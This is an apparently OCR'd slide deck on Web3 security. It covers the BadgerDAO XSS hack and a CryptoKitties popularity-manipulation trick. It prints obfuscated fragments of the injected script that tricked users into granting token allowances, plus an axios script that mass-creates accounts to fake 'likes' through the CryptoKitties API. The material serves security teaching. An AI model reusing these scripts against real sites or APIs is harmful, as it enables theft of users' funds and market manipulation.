
- Script Details (Cont'd.)



- Checks the victim has more than $50k in their vaults
- Also doesn't check for a minimum balance for this address: `0x38b8F6af1D55CAa0676F1cbB33b344d8122535C2`
  - https://etherscan.io/txs?a=0x38b8f6af1d55caa0676f1cbb33b344d8122535c2
  - Set up in 2021-10-22
  - Looks like the attacker's test account for the attack
- Then for every vault:
- Check if there is an allowance for the attacker to take from the victim



```
async function getVaults(_0x318b76) {
    var get_text_fn = get_text;
    try {
        var _0x58efc9 = await fetch(get_text_fn(0x1cd) + _0x318b76 + '?chain=ethereum'),
            _0x106739 = await _0x58efc9[get_text_fn(0x1a3)]();
        console_log('userData', _0x106739);
        var _0x180afe = JSON[get_text_fn(0x1ab)](_0x106739);
        return _log(get_text_fn(0x206), _0x180afe), _0x180afe;
    } catch (_0x4c4e33) {
        return _log(_0x4c4e33), null;
    }
}
```




```
console_log('allowance', _0xb219bf);
if (_0xb219bf > 0x0) {
    var _0x4a56f5 = await _0x322715[get_text_fn(0x1bb)]();
    console_log('contractSymbol', _0x4a56f5);
    var _0x50526e = await _0x322715[get_text_fn(0x1dd)]();
    console_log(get_text_fn(0x1bc), _0x50526e);
    throw get_text_fn(0x1e5) + get_text_fn(0x1d4) + _0x4a56f5 + get_text_fn(0x20b) + _0x50526e + get_text_fn(0x1a8) + _0x582ffe;
}
var _0x53b1ba = new _0x48a252[(get_text_fn(0x1ba))]['Interface']([get_text_fn(0x1f8)]);
_0x46c76b = _0x53b1ba['encodeFunctionData'](get_text_fn(0x1b7), [_0x18c8de, get_text_fn(0x1a2)]);
```

BadgerDAO Hack
PostMortem

Badger

- Script Details (Cont'd.)




- If Not:
  - Find vault with largest balance
  - If the user tries to withdraw/claim from a different vault, send `increaseAllowance`
  - If the user tries to withdraw from the `maxVault` then send an `approve` (if there is no allowance yet)
  - Saves whether the `increaseAllowance` / `approve` was approved by the wallet or denied and won't ask again (until the page is refreshed).
- If there is already an allowance:
  - Will never ask for one

BadgerDAO Hack

Cross-Site Scripting (XSS)

The Hack



By compromising the Badger website, the hacker injects malicious code that tricks the user into signing a transaction that grants the hacker approval to spend the user's tokens. This is possible because on Ethereum, only a hash of the transaction is signed, it's not obvious to the user that the approval being granted isn't to a Badger smart contract.

The user continues using the Badger dApp as normal, not knowing they have also approved a hacker to spend their tokens.

The hacker then waited for three weeks, gathering approvals from users without their knowledge. Once enough approvals had been collected, they drained funds of approximately $120m.

CryptoKitties

A blockchain game

- CryptoKitties
  - A blockchain game developed by Canadian studio Dapper Labs. The game allows players to buy, sell, and create NFTs using on Ethereum
  - Launched in 2017 and are the first ever example of an ERC-721 token.
  - The game allows players to buy, sell, and create NFTs (= virtual cats) using on Ethereum.
- Technology
  - Each CryptoKitty's ownership is tracked via a smart contract on the Ethereum blockchain.
  - Each cat has a distinct visual appearance ("phenotype") determined by its immutable genes ("genotype") stored in the smart contract.

CryptoKitties


A blockchain game

- Kitty types… Some are popular, some are not. (Of course, popular ones are way more expensive!)
- How can a kitty be popular?
    - Phenotype
    - Trait
    - Generation
    - **Personal preference**

CryptoKitties


A blockchain game

- There’s a guy who sold his kitty for 2 ETH by price manipulation
- What do you think about this cat? Do you like it? 🫢
  - Used web3.js to like his cats MANY TIMES
  - SELL
  - REPEAT
- Shortly after this incident, a bug was fixed.


For sale Ξ 4.88

Kitty 529341 · Gen 4 · Swift

♡ 26009



CryptoKitties

A blockchain game

- In details… Generate a public/private keypair.
- Digitally sign the word “Cryptokitties” and send this signature along with your public key to the CryptoKitties API.
- Receive back a login token.
- Use this login token to *like* a cat.
- Repeat as many times as you like.

```
async function hackTheCats(address, signature, origin, catid) {try {const response =
await axios({method: “post”,url: “https://api.cryptokitties.co/sign",data: {sign:
signature.signature,address: address.toLowerCase()},headers: {“Content-Type”:
“application/json;charset=UTF-8”,Referer: “https://www.cryptokitties.co/sign-in",}})
```

```
const response2 = await axios({method: “post”,url:
“https://api.cryptokitties.co/kitties/"+catid+"/purr",headers: {Authorization:
response.data.token,}})
console.log(response2.data.purred);
```

```
function loopTheHack(n, catid) {for (var i = 0; i < n; i ++) {const account =
Web3.eth.accounts.create();const address = account.address;const signature =
account.sign(“Cryptokitties”);hackTheCats(address, signature, i, catid);}}
```

Discussion

- Of course, Smart Contract itself has its own vulnerabilities and…
- Defi platform should take care of common web vulnerabilities to prevent itself from being hacked.
- Web3 does not guarantee perfect securities 👻 , so GOOD LUCK!

Thank you!